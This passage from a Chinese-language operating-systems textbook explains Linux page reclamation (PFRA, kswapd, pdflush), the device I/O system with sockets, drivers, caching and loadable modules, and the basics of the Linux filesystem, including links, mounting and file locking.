页面只有在需要的时候才在分页设备或者分区上被分配。每个设备和文件由一个位图开始说明哪些页面是空闲的。当一个没有备份存储的页面必须换出的时候，仍有空闲空间的最高优先级的分页分区或者文件被选中并且在其上面分配一个页面。正常情况下，分页分区（若存在）拥有比任何分页文件更高的优先级。页表被及时更新以反映页面已经不在内存了（如，page-not-present位被设置）同时磁盘位置被写入到页表项。

页面置换算法

页面替换是这样工作的。Linux试图保留一些空闲页面，这样可以在需要的时候分配它们。当然，这个页面池必须不断地加以补充。PFRA（*页框回收算法*）算法展示了它是如何发生的。

首先，Linux区分四种不同的页面：*不可回收的*（unreclaimable）、*可交换的*（swappable）、*可同步的*（syncable）、*可丢弃的*（discardable）。不可回收页面包括保留或者锁定页面、内核态栈等，不会被换出页面。可交换页必须在回收之前写回到交换区或者分页磁盘分区。可同步的页面如果被标记为dirty就必须要写回到磁盘。最后，可丢弃的页面可以被立即回收。

在启动的时候，init开启一个页面守护进程kswapd（每个内存节点都有一个），并且配置它们能周期性运行。每次kswapd被唤醒，它通过比较每个内存区域的高低水位来检查是否有足够的空闲页面可用。如果有足够的空闲页面，它就继续睡眠。当然它也可以在需要更多页面时被提前唤醒。如果任何内存区域的可用空间低于一个阈值，kswapd初始化页框回收算法。在每次运行过程中，仅有一个确定数目的页面被回收，典型值是32。这个值是受限的，以控制I/O压力（由PFRA操作导致的磁盘写的次数）。回收页面的数量和扫描页面的总数量是可配置的参数。

每次PFRA执行，它首先回收容易的页面，然后处理更难的。可丢弃页面和未被引用的页面都是可以被立即回收的，同时把它们添加到区域的空闲链表中。接着它查找有备份存储同时近期未被使用的页面，使用一个类似于时钟的算法。再后来就是用户使用不多的共享页面。共享页面带来的挑战是，如果一个页面被回收，那么所有共享了该页面的所有地址空间的页表都要同步更新。Linux维护高效的类树数据结构来方便地找到一个共享页面的所有使用者。普通用户页面在此之后被查找，如果被选中换出，它们必须被调度写入交换区。系统的swappiness，即有备份存储的页面和在PFRA中被换出的页面的比率，

是该算法的一个可调参数。最后，如果一个页是无效的、不在内存、共享、锁定在内存或者拥有DMA，那么它被跳过。

PFRA用一个类似时钟的算法来选择旧页面换出。这个算法的核心是一个循环，它扫描每个区域的活动和非活动列表，试图按照不同的紧迫程度回收不同类型的页面。紧迫性数值作为一个参数传递给该过程，说明花费多大的代价来回收一些页面。通常，这意味着在放弃之前检查多少个页面。

在PFRA期间，页面按照图10-18描述的方式在活动和非活动列表之间移来移去。为了维护一些启发并且尽量找出没有被引用的和近期不可能被使用的页面，PFRA为每个页面维护两个标记：活动/非活动和是否被引用。这两个标记构成四种状态，如图10-18所示。在对一个页面集合的第一遍扫描中，PFRA首先清除它们的引用位。如果在第二次运行期间确定它已经被引用，则把它提升到另一个状态，这样就不太可能回收它了。否则，将该页面移动到一个更可能被回收的状态。




图10-18 页框置换算法中考虑的页面状态

处在非活动列表上的页面，自从上次检查未被引用过，故而是移出的最佳候选。有些页面的PG_active和PG_referenced都被置为0，如图10-18。然而，如果需要，处于其他状态的页面也可能会被回收。图10-18中的重装箭头就说明这个事实。

PFRA维护一些页面，尽管可能已经被引用但在非活动列表中，其原因是为了避免如下的情形。考虑一个进程周期性访问不同的页面，比如周期为1个小时。从最后一次循环开始被访问的页面会设置其引用标志位。然而，接下来的一个小时里不再使用它，没有理由不考虑把它作为一个回收的候选。

我们还没有提及的内存管理系统的一个方面是另一个守护进程pdflush，实际上就是一组后台守护线程。pdflush线程要么（1）周期性醒来（通常是每500ms），把非常旧的“脏（dirty）”页面写回到磁盘，要么（2）当可用的内存水平下降到一个阈值时由内核显式唤醒，把页面缓存的“脏”页面写回到磁盘。在便携模式（laptop mode）下，为了保留电池寿命，每次pdflush线程醒来，“脏”页面就被写到磁盘。“脏”页面也可以通过显式的同步请求写出到磁盘，比如通过系统调用sync、fsync或者fdatasync。更早的Linux版本使用两个单独的守护进程：kupdate，用于写回旧页面；bdflush，用于在低内存的情况下写回页面。在2.4版本内核中这个功能被整合到pdflush线程当中了。选择多线程是为了隐藏长的磁盘延迟。

10.5 Linux中的I/O系统

Linux和其他的UNIX系统一样，I/O系统都相当的简单明了。基本上，所有的I/O设备都被当作文件来处理，并且通过与访问所有文件同样的read和write系统调用来访问。在某些情况下，必须通过一个特殊的系统调用来设置设备的参数。我们会在下面的章节中学习这些细节。

10.5.1 基本概念

像所有的计算机一样，运行Linux的计算机具有磁盘、打印机、网络等I/O设备。需要一些策略才能使程序能够访问这些设备。有很多不同的方法都可以达到目的，Linux把设备当作一种特殊文件整合到文件系统中。每个I/O设备都被分配了一条路径，通常在/dev目录下。例如：一个磁盘的路径可能是“/dev/hd1”，一个打印机的路径可能是“/dev/lp”，网络的路径可能是“/dev/net”。

可以用与访问其他普通文件相同的方式来访问这些特殊文件。不需要特殊的命令或者系统调用。常用的open、read、write等系统调用就够用了。例如：下面的命令

```
cp file /dev/lp
```

把文件“file”复制到打印机“/dev/lp”，然后开始打印（假设用户具有访问“/dev/lp”的权限）。程序能够像操作普通文件那样打开、读、写特殊文件。实际上，上面的“cp”命令甚至不知道是要打印“file”

文件。通过这种方法，不需要任何特殊的机制就能进行I/O。

特殊文件（设备）分为两类，块特殊文件和字符特殊文件。一个块特殊文件由一组具有编号的块组成。块特殊文件的主要特性是：每一个块都能够被独立地寻址和访问。也就是说，一个程序能够打开一个块特殊文件，并且不用读第0块到第123块就能够读第124块。磁盘就是块特殊文件的典型应用。

字符特殊文件通常用于表示输入和输出字符流的设备。键盘、打印机、网络、鼠标、绘图机以及大部分接受用户数据或向用户输出数据的设备都使用字符特殊文件来表示。访问一个鼠标的124块是不可能的（甚至是无意义的）。

每个特殊文件都和一个处理其对应设备的设备驱动相关联。每个驱动程序都通过一个主设备号来标识。如果一个驱动程序支持多个设备，如，相同类型的两个磁盘，每个磁盘使用一个次设备号来标识。主设备号和次设备号结合在一起能够惟一地确定每个I/O设备。在很少的情况下，一个单独的驱动程序处理两种关系密切的设备。比如：与“/dev/tty”联合的驱动程序同时控制着键盘和显示器，这两种设备通常被认为是一种设备，即终端。

大部分的字符特殊文件都不能够被随机访问，因此它们通常需要用不同于块特殊文件的方式来控制。比如，由键盘上键入输入字符并显示在显示器上。当一个用户键入了一个错误的字符，并且想取消键入的最后一个字符时，他敲击其他的键。有人喜欢使用“backspace”回退键，也有人喜欢“del”删除键。类似地，为了取消刚键入的一行字符，也有很多方法。传统的方法是输入“@”，但是随着e-mail的传播（在电子邮件地址中使用@），一些系统使用“CTRL+U”或者其他字符来达到目的。同样的，为了中断正在运行的程序，需要使用一些特殊的键。不同的人有不同的偏爱。“CTRL+C”是常用的方法，但不是惟一的。

Linux允许用户自定义这些特殊的功能，而不是强迫每个人使用系统选择的那种。Linux提供了一个专门的系统调用来设置这些选项。这个系统调用也处理tab扩展，字符输出有效、失效，回车和换行之间的转换等类似的功能。这个系统调用不能用于普通文件和块特殊文件。

10.5.2 网络

I/O的另外一个例子是网络，由Berkeley UNIX首创并在Linux中差不多原封不动引入。在Berkeley的设计中，关键概念是套接字（socket）。套接字与邮筒和墙壁上的电话插座是类似的，因为套接字允许用户连接到网络，正如邮筒允许用户连接到邮政系统，墙壁上的电话插座允许用户插入电话并且连接到电话系统。套接字的位置见图10-19。套接字可以被动态创建和销毁。创建一个套接字成功后，系统返回一个文件描述符。创建连接、读数据、写数据、解除连接时要用到这个文件描述符。




图10-19 网络中使用套接字

每个套接字支持一种特定的网络类型，这在套接字创建时指定。最常用的类型是：

1) 可靠的面向连接的字节流。

2) 可靠的面向连接的数据包流。

3) 不可靠的数据包传输。

第一种套接字类型允许在不同机器上的两个进程之间建立一个等同于管道的连接。字节从一个端点注入然后按注入的顺序从另外一个端点流出。系统保证所有被传送的字节都能够到达，并且按照发送时的顺序到达。

除保留了数据包之间的分界之外，第二种类型和第一种是相同的。如果发送者调用了5次写操作，每次写了512字节，而接收者要接收2560字节，那么使用第一种类型的套接字，接收者接收一次会立刻接收到所有2560个字节。要是使用第二种类型的套接字，接收者一次只能收到512个字节，而要得到剩

下的数据，还需要再进行4次调用。用户可以使用第三种类型的套接字来访问原始网络。这种类型的套接字尤其适用于实时应用和用户想要实现特定错误处理模式的情况。数据包可能会丢失或者被网络重排序。和前两种方式不同，这种方式没有任何保证。第三种方式的优点是有更高的性能，而有时候它比可靠性更加重要（如在传输多媒体时，快速比正确性更有用）。

在创建套接字时，有一个参数指定使用的协议。对于可靠字节流通信来说，使用最广泛的协议是TCP（传输控制协议）。对于不可靠数据包传输来说，UDP（用户数据报协议）是最常用的协议。这两种协议都位于IP（互联网协议）层之上。这些协议都源于美国国防部的ARPANET，现在成为互联网的基础。没有可靠数据包流类型的通用协议。

在一个套接字能够用于网络通信之前，必须有一个地址与它绑定。这个地址可以是几个命名域中的一个。最常用的域为互联网（Internet）命名域，它在V4（第4个版本）中使用32位整数作为其命名端点，在V6中使用128位整数（V5是一个实验系统，从未成为主流）。

一旦套接字在源计算机和目的计算机都建立成功，则两个计算机之间可以建立起一个连接（对于面向连接的通信来说）。一方在本地套接字上使用一个listen系统调用，它创建一个缓冲区并且阻塞，直到数据到来。另一方使用connect系统调用，并且把本地套接字的文件描述符和远程套接字的地址作为参数传递进去。如果远程一方接受了此次调用，则系统在两个套接字之间建立起一个连接。

一旦连接建立成功，它的功能就类似于一个管道。一个进程可以使用本地套接字的文件描述符来从中读写数据。当此连接不再需要时，可以用常用的方式，即通过close系统调用来关闭它。

10.5.3 Linux的输入/输出系统调用

Linux系统中的每个I/O设备都有一个特殊文件与其关联。大部分的I/O只使用合适的文件就可以完成，并不需要特殊的系统调用。然而，有时需要一些设备专用的处理。在POSIX之前，大部分UNIX系统有一个叫作ioctl的系统调用，它在特殊文件上执行大量设备专用的操作。数年之间，此系统调用已经变得非常混乱。POSIX对其进行了清理，把它的功能划分为主要面向终端设备的独立的功能调用。在Linux和现代UNIX系统中，每个功能调用是独立的系统调用，还是它们共享一个单独的系统调用或者其他的方式，都是依赖于实现的。

在图10-20中的前4个系统调用用来设置和获取终端速度。为输入和输出提供不同的系统调用是因为一些调制解调器工作速率不同。例如，旧的可视图文系统允许用户在家通过短请求以75位/s的上传速度访问服务器上的公共数据，而下载速度为1200位/s。这个标准在一段时间内被采用，因为对于家庭应用来说，输入输出时都采用1200位/秒则太昂贵了。网络世界中的时代已经改变了。不对称性仍然存在，一些电话公司提供8Mbps的入站服务和512kbps的出站服务，称为ADSL（非对称数字用户环线）。

函数调用	描述
s=cfsetospeed (&termios,speed)	设置输出速率
s=cfsetispeed (&termios,speed)	设置输入速率
s=cfgetospeed (&termios,speed)	获取输出速率
s=cfgtetispeed (&termios,speed)	获取输入速率
s=tcsetattr (fd,opt,&termios)	设置属性
s=tcgetattr (fd,&termios)	获取属性

图10-20 管理终端的主要POSIX系统调用

列表中的最后两个系统调用主要用来设置和读回所有用来消除字符和行以及中断进程等功能的特殊字符。另外，它们可以使回显有效或无效，管理流控制及其他相关功能。还有一些I/O功能调用，但是它们都是专用的，所以这里就不进一步讨论了。此外，ioctl系统调用依然可用。

10.5.4 输入/输出在Linux中的实现

在Linux中I/O是通过一系列的设备驱动来实现的，每个设备类型对应一个设备驱动。设备驱动的功能是对系统的其他部分隔离硬件的细节。通过在驱动程序和操作系统其他部分之间提供一层标准的接口，使得大部分I/O系统可以被划归到内核的机器无关部分。

当用户访问一个特殊文件时，由文件系统提供此特殊文件的主设备号和次设备号，并判断它是一个块特殊文件还是一个字符特殊文件。主设备号用于索引存有字符设备或者块设备数据结构的两个内部散列表之一。定位到的数据结构包含指向打开设备、读设备、写设备等功能的函数指针。次设备号被当作

参数传递。在Linux系统中添加一个新的设备类型，意味着要向这些表添加一个新的表项，并提供相应的函数来处理此设备上的各种操作。

图10-21展示了一部分可以跟不同的字符设备关联的操作。每一行指向一个单独的I/O设备（即一个单独的驱动程序）。列表示所有的字符驱动程序必须支持的功能。还有几个其他的功能。当一个操作要在一个字符特殊文件上执行时，系统通过检索字符设备的散列表来选择合适的数据结构，然后调用相应的功能来执行此操作。因此，每个文件操作都包含指向相应驱动程序的一个函数指针。

设备	Open	Close	Read	Write	Ioctl	其他
Null	null	null	null	null	null	…
内存	null	null	mem_read	mem_write	null	…
键盘	k_open	k_close	k_read	error	k_ioctl	…
Tty	tty_open	tty_close	tty_read	tty_write	tty_ioctl	…
打印机	lp_open	lp_close	error	lp_write	lp_ioctl	…

图10-21 典型字符设备支持的部分文件操作

每个驱动程序都分为两部分。这两部分都是Linux内核的一部分，并且都运行在内核态。上半部分运行在调用者的上下文并且与Linux其他部分交互。下半部分运行在内核上下文并且与设备进行交互。驱动程序可以调用内存分配、定时器管理、DMA控制等内核过程。所有可以被调用的内核功能都定义在一个叫做*驱动程序－内核接口*（Driver-Kernel Interface）的文档中。编写Linux设备驱动的细节请参见文献（Egan 和Teixeira，1992；Rubini等人，2005）。

I/O系统被划分为两大部分：处理块特殊文件的部分和处理字符特殊文件的部分。下面将依次讨论这两部分。

系统中处理块特殊文件（比如，磁盘）I/O的部分的目标是使必须要完成的传输次数最小。为了实现这个目标，Linux系统在磁盘驱动程序和文件系统之间放置了一个*高速缓存*（cache），如图10-22。在2.2版本内核之前，Linux系统完整地维护着两个单独的缓存：*页面缓存*（page cache）和*缓冲器缓存*（buffer cache），因此，存储在一个磁盘块中的文件可能会被缓存在两个缓存中。2.2版本以后的Linux内核版本只有一个统一的缓存。一个*通用数据块层*（generic block layer）把这些组件整合在了一起，执行磁盘扇区、数据块、缓冲区和数据页面之间必要的转换，并且激活作用于这些结构上的操作。

cache是内核里面用来保存数以千计的最近使用的数据块的表。不管本着什么样的目的（i节点，目录或数据）而需要一个磁盘块，系统首先检查这个块是否在cache里面。如果在cache中，就可以从cache里直接得到这个块，从而避免了一次磁盘访问，这可以在很大程度上提高系统性能。




图10-22 Linux I/O系统中一个文件系统的细节

如果页面cache中没有这个块，系统就会从磁盘中把这个块读入到cache中，然后再从cache中复制到请求它的地方。由于页面cache的大小是固定的，因此，前面章节介绍的页面置换算法在这里也是需要的。

页面cache也支持写数据块，就像读数据一样。一个程序要回写一个块时，它被写到cache里，而不是直接写到磁盘上。当cache增长到超过一个指定值时，pdflush守护进程会把这个块写回到磁盘上。另外，为了防止数据块被写回到磁盘之前在cache里存留太长时间，每隔30秒系统会把所有的“脏块”都写回到磁盘上。

Linux依靠一个I/O调度器来保证磁头反复移动的延迟最小。I/O调度器的作用是对块设备的读写请求重新排序或对这些读写请求进行合并。有很多调度器变种，它们是根据不同类型的工作负载进行优化的结果。基本的Linux I/O调度器基于最初的Linus电梯调度器（Linus Elevator scheduler）。电梯调度器的操作可以这样总结：按磁盘请求的扇区地址的顺序将磁盘操作在一个双向链表中排序。新的请求以排序的方式插入到双向链表中。这种方法可以有效地防止磁头重复移动。请求列表经过合并后，相邻的操作会被整合为一条单独的磁盘请求。基本电梯调度器有一个问题是会导致饥饿的情况发生。因此，Linux磁盘调度器的修改版本包括两个附加的列表，维护按时限（deadline）排序的读写操作。读请求的缺省时限是0.5s，写请求的缺省时限是5s。如果最早的写操作的系统定义的时限要过期了，那么相对于任何在主双向链表中的请求来说，这个写请求会被优先服务。

除了正常的磁盘文件，还有其他的块特殊文件，也被称为原始块文件（raw block file）。这些文件允许程序通过绝对块号来访问磁盘，而不考虑文件系统。它们通常被用于分页和系统维护。

与字符设备的交互是很简单的。因为字符设备产生和接收的是字符流或字节数据，所以让字符设备支持随机访问是几乎没有意义的。不过行规则（line disciplines）的使用是个例外。一个行规则可以和一个终端设备联合在一起，通过tty_struct结构来表示，一般作为和终端交换的数据的解释器。例如，利用行规则可以完成本地行编辑（即擦除的字符和行可以被删除），回车可以映射为换行，以及其他的特殊处理能够被完成。然而，如果一个进程要跟每个字符交互，那么它可以把行设置为原始模式，此时行规则将被忽略。另外，并不是所有的设备都有行规则。

输出采用与输入类似的工作方式，如把tab扩展为空格，把换行转变为回车＋换行，在慢的机械式终端的回车后面加填充字符等。像输入一样，输出可以通过（加工模式）行规则，或者忽略（原始模式）行规则。原始模式对于GUI和通过一个串行数据线发送二进制数据到其他的计算机的情况尤其有用，因为这些情况都不需要进行转换。

和网络设备的交互与前面的讨论有些不同。虽然网络设备也是产生或者接收字符流，但是它们的异步特性使得它们并不适合与其他的字符设备统一使用相同的接口。网络设备驱动程序产生具有多个字节的数据包和网络头。接着，这些包会经过一连串的网络协议驱动程序传送，最后被发送到用户空间应用程序。套接字缓冲区，skbuff，是一个关键的数据结构，它用来表示填有包数据的部分内存。skbuff缓冲区里面的数据并不总是始于缓冲区的开始位置，因为它们被网络栈中的不同协议处理过，可能会添加或删除协议头。用户进程通过套接字与网络设备进行交互，在Linux中支持原始的BSD的套接字API。通过raw_sockets，协议驱动程序可以被忽略，从而可以实现对底层网络设备的直接访问。只有超级用户才可以创建原始套接字（raw socket）。

10.5.5 Linux中的模块

几十年来，UNIX设备驱动程序是被静态链接到内核中的。因此，只要系统启动，设备驱动程序都会被加载到内存中。在UNIX比较成熟的环境中，如大部分的部门小型计算机以及高端的工作站，其共同的特点是I/O设备集都较小并且稳定不变，这种模式工作得很好。基本上，一个计算机中心会构造一个包含I/O设备驱动程序的内核，并且一直使用它。如果第二年，这个中心买了一个新的磁盘，那么重新链接内核就可以了。一点问题也没有。

随着个人电脑平台Linux系统的到来，所有这些都改变了。相对于任何一台小型机上的I/O设备，PC机上可用I/O设备的数量都有了数量级上的增长。另外，虽然所有的Linux用户都有（或者很容易得到）Linux源代码，但是绝大部分用户都没有能力去添加一个新的驱动程序、更新所有的设备驱动程序数据结构、重链接内核，然后把它作为可启动的系统进行安装（更不用提要处理构造完成后内核不能启动的问题）。

Linux为了解决这个问题，引入了可加载模块（loadable module）的概念。可加载模块是在系统运行时可以加载到内核的代码块。大部分情况下，这些模块是字符或者块设备驱动，但是它们也可以是完整的文件系统、网络协议、性能监控工具或者其他想要添加的模块。

当一个模块被加载到内核时，会发生下面几件事。第一，在加载过程中，模块会被动态地重新部署。第二，系统会检查这个驱动程序需要的资源是否可用（例如，中断请求级别）。如果有效，则把这些资源标记为正在使用。第三，设置所有需要的中断向量。第四，更新驱动转换表使其能够处理新的主设备类型。最后，运行驱动程序来完成可能需要的特定设备的初始化工作。一旦上述所有的步骤都完成了，这个驱动程序就安装完成了，也就和静态安装的驱动程序一样了。其他现代的UNIX系统也支持可加载模块。

10.6 Linux文件系统

在包括Linux在内的所有操作系统中，最可见的部分是文件系统。在本节的以下部分，我们将介绍隐藏在Linux文件系统、系统调用以及文件系统实现背后的基本思想。这些思想中有一些来源于MULTICS，虽然有很多已经被MS-DOS、Windows和其他操作系统使用过了，但是其他的都是UNIX类操作系统特有的。Linux的设计非常有意思，因为它忠实地秉承了“小的就是美好的”（Small is Beautiful）的设计原则。虽然只是使用了最简的机制和少量的系统调用，但是Linux却提供了强大的和优美的文件系统。

10.6.1 基本概念

最初的Linux文件系统是MINIX 1 文件系统。但由于它只能支持14字节的文件名（为了和UNIX Version 7兼容）和最大64MB的文件（这在只有10MB硬盘的年代是足够强大的），在Linux刚被开发出来的时候，开发者就意识到需要开发更好的文件系统（开始于MINIX 1 发布的5年后）。对MINIX 1文件系统进行第一次改进后的文件系统是ext文件系统。ext文件系统能支持255个字符的文件名和2GB的文件大小，但是它的速度比MINIX 1 慢，所以仍然有必要对它进行改进。最终，ext2文件系统被开发出来，它能够支持长文件名和大文件，并且具有更好的性能，这使得它成为了Linux主要的文件系统。不过，Linux使用虚拟文件系统（VFS）层支持很多类型的文件系统（VFS将在下文介绍）。在Linux链接时，用户可以选择要构造到内核中的文件系统。如果需要其他文件系统，可以在运行时作为模块动态加载。

Linux中的文件是一个长度为0或多个字节的序列，可以包含任意的信息。ASCII文件、二进制文件和其他类型的文件是不加区别的。文件中各个位的含义完全由文件所有者确定，而文件系统不会关心。文件名长度限制在255个字符内，可以由除了NUL以外的所有ASCII字符构成，也就是说，一个包含了三个回车符的文件名也是合法的（但是这样命名很不方便）。

按照惯例，许多程序能识别的文件包含一个基本文件名和一个扩展名，中间用一个点连接（点也被认为是占用了文件名的一个字符）。例如一个名为prog.c的文件是一个典型的C源文件，prog.f90是一个典型的FORTRAN 90程序文件，而prog.o通常是一个object文件（编译器的输出文件）。这个惯例不是操作系统要求的，但是一些编译器和程序希望是这样，比如一个名为prog.java.gz的文件可能是一个gzip压缩的Java程序。

为了方便，文件可以被组织在一个目录里。目录存储成文件的形式并且在很大程度上可以作为文件处理。目录可以包含子目录，这样可以形成有层次的文件系统。根目录表示为“/”，它通常包含了多个子目录。字符“/”还用于分离目录名，所以/usr/ast/x实际上是说文件x位于目录ast中，而目录ast位于/usr目录中。表10-23列举了根目录下几个主要的目录及其内容。

目录	内容
bin	二进制（可执行）文件
dev	I/O设备文件
etc	各种系统文件
lib	库
usr	用户目录

图10-23 大部分Linux系统中一些重要的目录

在Linux中，不管是对shell还是一个打开文件的程序来说，都有两种方法表示一个文件的文件名。第一种方法是使用绝对路径，绝对路径告诉系统如何从根目录开始查找一个文件。例如/usr/ast/books/mos3/chap-10，这个路径名告诉系统在根目录里寻找一个叫usr的目录，然后再从usr中寻找ast目录……依照这种方式，最终找到chap-10文件。

绝对路径的缺点是文件名太长并且不方便。因为这个原因，Linux允许用户和进程把他们当前工作的目录标识为工作目录，这样路径名就可以相对于工作目录命名，这种方式命名的目录名叫做相对路径。例如，如果/usr/ast/books/mos3是工作目录，那么shell命令

```
cp chap-10 backup-10
```

和长命令cp /usr/ast/books/mos3/chap-10/usr/ast/books/mos3/ backup-10 的效果是一样的。

一个用户要使用属于另一个用户的文件或者使用文件树结构里的某个文件的情况是经常发生的。例如，两个用户共享一个文件，这个文件位于其中某个用户所拥有的目录中，另一个用户需要使用这个文件时，必须通过绝对路径才能引用它（或者通过改变工作目录的方式）。如果绝对路径名很长，那么每次输入时将会很麻烦。为了解决这个问题，Linux提供了一种指向已存在文件的目录项，称作链接（link）。

以图10-24a为例，两个用户Fred和Lisa一起工作来完成一个项目，他们需要访问对方的文件。如果Fred的工作目录是/usr/fred，他可以使用/usr/lisa/x来访问Lisa目录下的文件x。Fred也可以如图10-24b所示的方法，在自己目录下创建一个链接，然后他就可以用x来代替/usr/lisa/x了。

在上面的例子中，我们说在创建链接之前，Fred引用Lisa的文件x的惟一方法是使用绝对路径。实际上这并不正确，当一个目录被创建出来时，有两个目录项“.”和“..”被自动创建出来存放在该目录中，前者代表工作目录自身，而后者表示该目录的父目录，也就是该目录所在的目录。这样一来，在/usr/fred目录中访问Lisa的文件x的另一个路径是：../lisa/x。

除了普通的文件之外，Linux还支持字符特殊文件和块特殊文件。字符特殊文件用来建模串行I/O设备，比如键盘和打印机。如果打开并从/dec/tty中读取内容，等于从键盘读取内容，而如果打开并向/dev/lp中写内容，等于向打印机输出内容。块特殊文件通常有类似于/dev/hd1的文件名，它用来直接向硬盘分区中读取和写入内容，而不需要考虑文件系统。一个偏移为k字节的read操作，将会从相应分区开始的第k个字节开始读取，而完全忽略i节点和文件的结构。原始块设备常被一些建立（如mkfs）或修补（如fsck）文件系统的程序用来进行分页和交换。

许多计算机有两块或更多的磁盘。银行使用的大型机，为了存储大量的数据，通常需要在一台机器上安装100个或更多的磁盘。甚至在PC上也至少有两块磁盘——一块硬盘和一个光盘驱动器（如DVD）。当一台机器上安装了多个磁盘的时候，如何处理它们就是一个问题。

一个解决方法是在每一个磁盘上安装自包含的文件系统，使它们之间互相独立。考虑如图10-25a所示的解决方法，有一个硬盘C:和一个DVD D:，它们都有自己的根目录和文件。如果使用这种解决方法，除了默认盘外，使用者必须指定设备和文件，例如，要把文件x复制到目录d中（假设C:是默认盘），应该使用命令

```
cp D:/x /a/d/x
```

这种方法被许多操作系统使用，包括MS-DOS、Windows 98和VMS。




图10-24 a) 链接前；b) 链接后




图10-25 a) 分离的文件系统；b) 挂载之后

Linux的解决方法是允许一个磁盘挂载到另一个磁盘的目录树上，比如，我们可以把DVD挂载在目录/b上，构成如图10-25b所示的文件系统。挂载之后，用户能够看见一个目录树，而不再需要关心文件

在哪个设备上，上面提到的命令就可以变成

```
cp /b/x /a/d/x
```

和所有文件都在硬盘上是一样的。

Linux文件系统的另一个有趣的性质是*加锁*（locking）。在一些应用中会出现两个或更多的进程同时使用同一个文件的情况，可能导致竞争条件（race condition）。有一种解决方法是使用临界区，但是如果这些进程属于相互不认识的独立的用户，这种解决方法是不方便的。

考虑这样的一个例子，一个数据库组织许多文件在一个或多个目录中，它们可以被不相关的用户访问。可以通过设置信号量来解决互斥的问题，在每个目录或文件上设置一个信号量，当程序需要访问相应的数据时，在相应的信号量上做一个down操作。但这样做的缺点是，尽管进程只需要访问一条记录却使得整个目录或文件都不能访问。

由于这种原因，POSIX提供了一种灵活的、细粒度的机制，允许一个进程使用一个不可分割的操作对小到一个字节、大到整个文件加锁。加锁机制要求加锁者标识要加锁的文件、开始位置以及要加锁的字节数。如果操作成功，系统会在表格中添加记录说明要求加锁的字节（如数据库的一条记录）已被锁住。

系统提供了两种锁，*共享锁*和*互斥锁*。如果文件的一部分已经被加了共享锁，那么在上面尝试加共享锁是允许的，但是加互斥锁是不会成功的；如果文件的一部分已经被加了互斥锁，那么在互斥锁解除之前加任何锁都不会成功。为了成功地加锁，请求加锁的部分的所有字节都必须是可用的。

在加锁时，进程必须指出当加锁不成功时是否阻塞。如果选择阻塞，则当已经存在的锁被删除时，进程被放行并在文件上加锁；如果选择不阻塞，系统调用在加锁失败时立即返回，并设置状态码表明加锁是否成功，如果不成功，由调用者决定下一步动作（比如，等待或者继续尝试）。

加锁区域可以是重叠的。如图10-26a所示，进程A在第4字节到第7字节的区域加了共享锁，之后，进程B在第6字节到第9字节加了共享锁，如图10-26b所示，最后，进程C在第2字节到第11字节加了共享锁。由于这些锁都是共享锁，是可以同时存在的。




图10-26 a) 加了一个锁的文件；b) 增加了第二个锁；c) 增加了第三个锁

此时，如果一个进程试图在图10-26c中文件的第9个字节加互斥锁，并设置加锁失败时阻塞，那么会发生什么？由于该区域已经被进程B和进程C两个进程加锁，这个进程将会被阻塞，直到进程B和进程C释放它们的锁为止。

10.6.2 Linux的文件系统调用

